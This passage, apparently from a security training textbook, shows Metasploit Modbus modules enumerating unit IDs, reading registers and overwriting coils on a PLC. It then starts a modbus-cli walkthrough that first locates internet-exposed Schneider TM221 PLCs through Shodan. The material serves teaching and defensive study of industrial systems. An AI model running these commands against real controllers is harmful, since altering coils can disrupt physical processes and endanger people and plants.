
msf auxiliary(scanner/scada/modbus_findunitid) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbus_findunitid) > run

[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 1 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  2
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  4
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 5 (probably not in use)
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 6 (probably not in use)
```

Figure 18.109: Screenshot of Metasploit scanning Modbus Slaves

- ### Manipulating Modbus Slave's Data


  Attackers use the **`auxiliary/scanner/scada/ modbusclient`** Metasploit module to read or write registers and coils on the target Modbus Slave.



```
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf auxiliary(scanner/scada/modbusclient) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbusclient) > set unit_number 2
unit_number => 2
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending READ REGISTERS...
[+] 192.168.1.104:502 - 5 register values from address 0 :
[+] 192.168.1.104:502 - [11, 22, 33, 0, 0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) > 
```

Figure 18.110: Screenshot of Metasploit reading Modbus Slave registers



```
msf auxiliary(scanner/scada/modbusclient) > set action WRITE_COILS
action => WRITE_COILS
msf auxiliary(scanner/scada/modbusclient) > set number 10
number => 10
msf auxiliary(scanner/scada/modbusclient) > set unit_number 4
unit_number => 4
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set data_coils 1010101010
data_coils => 1010101010
msf auxiliary(scanner/scada/modbusclient) > run

[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) > 
```

Figure 18.111: Screenshot of Metasploit manipulating Modbus Slave registers

Hacking PLC using modbus-cli

Step 1: Identify Internet-connected PLCs


Use tools such as Shodan and Nmap to find industrial facilities exposed on the Internet. To detect **Schneider Electric TM221** PLCs connected to the Internet, type **TM221ME16R** into the Shodan search bar

Step 2: Install modbus-cli

```
gem install modbus-cli
```

Step 3: Understand datatypes

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A



TOTAL RESULTS
60

```

